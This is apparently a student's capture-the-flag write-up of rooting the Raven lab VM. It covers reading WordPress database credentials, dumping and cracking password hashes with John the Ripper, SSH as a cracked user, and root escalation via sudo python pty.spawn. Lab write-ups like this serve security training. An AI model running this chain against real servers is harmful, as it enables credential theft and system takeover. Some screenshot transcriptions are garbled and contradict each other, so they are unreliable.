Kali on ML-REFVM-684427

michael@michael@target1:/var/www/html/wordpress

```
| draft | open | open | open | root@target1:~# get /4.flag | 2018
-08-13 01:48:31 | 2018-08-13 01:48:31 | | | 0 | http://raven.local/wordpr
ess/?p=4 | 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce
}

| inherit | closed | closed | | 4-revision-v1 | | flag4
-08-12 23:31:59 | 2018-08-12 23:31:59 | | | 4 | http://raven.local/wordpr
ess/index.php/2018/08/12/4-revision-v1/ | 7 | 2 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccb93122770cd2
}

CONGRATULATIONS on successfully rooting Raven!
```

This is my first Root2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannm / wjccann.github.io | flag3 | 4-revision-v1 | | | 2018

Red-Offensive Vs Blue-Defensive Team (By Kavitha Bangalore)

Flag4: 715dea6c055b9fe3337544932f2941ce

★ Exploit Used:

- Flag 4 was also found in wp_posts table in the wordpress database.

Same steps as for Flag 3,

★ Once having gained access to the database credentials as Michael from the wp-config.php file, lifting username and password hashes using MySQL was next.

★ These user credentials are stored in the wp_users table of the wordpress database. The usernames and password hashes were copied/saved to the Kali machine in a file called wp_hashes.txt.


- Commands:

```
→ mysql -u root -p'R@v3nSecurity'  
→ show databases;  
→ use wordpress;  
→ show tables;  
→ select * from wp_users;
```

The screenshot shows a terminal window titled 'ML-REFVM-684427 - Virtual Machine Connection'. The terminal is running on a Kali Linux system, indicated by the desktop environment icons at the top. The user is connected to a virtual machine named 'target1' via SSH, as shown in the title bar. The command line shows the user has run several MySQL commands to connect as 'root' and select the 'wordpress' database, specifically querying the 'wp_users' table. Below this, a portion of the 'wp-config.php' file is visible, showing configuration constants like 'WP_DEBUG' and 'ABSPATH'. The bottom of the terminal shows the MySQL prompt and version information.

```
michael@michael-VirtualBox:~$ mysql -u root -p'R@v3nSecurity'  
Enter password:  
michael@michael-VirtualBox:~$ show databases;  
+--------------------+  
| Database           |  
+--------------------+  
| information_schema |  
| mysql              |  
| performance_schema |  
| wordpress          |  
+--------------------+  
michael@michael-VirtualBox:~$ use wordpress;  
Database selected.  
michael@michael-VirtualBox:~$ show tables;  
+----------------+  
| Tables_in_wordpress |  
+----------------+  
| wp_users     |  
+----------------+  
michael@michael-VirtualBox:~$ select * from wp_users;  
+-----+-----+-----+-----+  
| user_login | user_pass | user_nicename | user_email |  
+-----+-----+-----+-----+  
| michael    |          |             |             |  
+-----+-----+-----+-----+  
michael@michael-VirtualBox:~$  
michael@michael-VirtualBox:~$ cat wp-config.php  
/* For developers: WordPress debugging mode.  
 *  
 * Change this to true to enable the display of notices during development.  
 * It is strongly recommended that plugin and theme developers use WP_DEBUG  
 * in their development environments.  
 *  
 * For information on other constants that can be used for debugging,  
 * visit the Codex.  
 *  
 * @link https://codex.wordpress.org/Debugging_in_WordPress  
 */  
define('WP_DEBUG', false);  
  
/* That's all, stop editing! Happy blogging. */  
  
/** Absolute path to the WordPress directory. */  
if ( !defined('ABSPATH') )  
    define('ABSPATH', dirname(__FILE__) . '/');  
  
/** Sets up WordPress vars and included files. */  
require_once(ABSPATH . 'wp-settings.php');  
michael@michael-VirtualBox:~$ mysql -u root -p  
Enter password:  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 63  
Server version: 5.5.60-0+deb8u1 (Debian)
```

Red-Offensive Vs Blue-Defensive Team (By Kavitha Bangalore)



L-REFVM-684427 - Virtual Machine Connection

File Media Clipboard View Help

michael@michael@target1: /var/www/html/wordpress 05:23 PM

File Actions Edit View Help

```
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');


/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org
 * 
```

Red-Offensive Vs Blue-Defensive Team (By Kavitha Bangalore)



The screenshot shows a terminal window titled "michael@target1:/var/www/html/wordpress" running on a Kali Linux virtual machine. The user has run the command `show tables;` which lists several WordPress database tables: wp_postmeta, wp_posts, wp_term_relationships, wp_term_taxonomy, wp_termmeta, wp_terms, wp_usermeta, and wp_users. Below this, the user runs `select * from wp_users;` and receives the following output:

ID	user_login	user_pass	user_nicename	user_email	user_url
user_registered	user_activation_key	user_status	display_name		
1	michael	\$P\$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael	michael@michael@raven.org	
2018-08-12 22:49:12			0	michael	
2	steven	\$P\$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/	steven	steven@raven.org	
2018-08-12 23:31:16			0	Steven Seagull	

There are 2 rows in the wp_users table.

```
michael@target1:/var/www/html/wordpress$ show tables;
+-----+
| wp_postmeta |
| wp_posts    |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta   |
| wp_terms     |
| wp_usermeta  |
| wp_users     |
+-----+
12 rows in set (0.00 sec)

michael@target1:/var/www/html/wordpress$ mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+
| ID  | user_login | user_pass          | user_nicename | user_email      | user_url   |
|-----+-----+-----+-----+-----+-----+
| 1   | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@michael@raven.org |           |
|-----+-----+-----+-----+-----+-----+
| 2   | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org |           |
|-----+-----+-----+-----+-----+-----+
| 2 rows in set (0.00 sec)

michael@target1:/var/www/html/wordpress$ mysql>
```

- On the Kali local machine the wp_hashes.txt was run against John the Ripper to crack the hashes.

Red-Offensive Vs Blue-Defensive Team (By Kavitha Bangalore)

```
com:62159 - Remote Desktop Connection
Kali on ML-REFVM-684427
Shell No.1

File Actions Edit View Help

--status[=NAME]          print status of a session [called NAME]
--make-charset=FILE      make a charset file. It will be overwritten
--show[=left]            show cracked passwords [if =left, then uncracked]
--test[=TIME]             run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
--groups=[-]GID[,..]      load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]    load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX]   load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[:M][,...]   load salts with[out] cost value Cn [to Mn]. For
                       tunable cost parameters, see doc/OPTIONS
--save-memory=LEVEL      enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL  this node's number range out of TOTAL count
--fork=N                 fork N processes
--pot=NAME                pot file to use
--list=WHAT               list capabilities, see --list=help or doc/OPTIONS
--format=NAME              force hash of type NAME. The supported formats can
                           be seen with --list=formats and --list=subformats

root@Kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX
512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84      (steven)


```

- Once Steven's password hash was cracked, the next thing to do was SSH as Steven. Then as Steven checking for privilege and escalating to root with Python
 - Commands:
 - ssh steven@192.168.1.110
 - pw:pink84
 - sudo -l
 - sudo python -c 'import pty;pty.spawn("/bin/bash")'
 - cd /root
 - ls
 - cat flag4.txt

Red-Offensive Vs Blue-Defensive Team (By Kavitha Bangalore)

The screenshot shows a Kali Linux terminal window titled "Kali on ML-REFVM-684427". The user is connected to a target machine at "michael@target1:/var/www/html/wordpress". The terminal displays a log of actions taken by the user:

```
michael@target1:/var/www/html/wordpress
File Actions Edit View Help
File Actions Edit View Help
| draft | open | open | root@ta| geti-/2 cd root | 0 | http://raven.local/wordpr
-08-13 01:48:31 | 2018-08-13 01:48:31 | root@target1 ls | 0 | post | 0 | 2018
ess/?p=4 | ag4.txt 0 | flag4{715dea6c055b9fe3337544932f2941ce
} 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce
}
| inherit | closed | closed | 4-revision-v1 | flag4
-08-12 23:31:59 | 2018-08-12 23:31:59 | 0 | revision | 4 | http://raven.local/wordpr
ess/index.php/2018/08/12/4-revision-v1/ | flag3{afc01ab56b50591e7dccf93122770cd2
} 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully meeting Raven!
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
| inherit | closed | closed | 4-revision-v1 | flag3
Riccammy / wjwiccan.github.io | flag3 | 2018
```

The terminal also includes a congratulatory message and a request for feedback.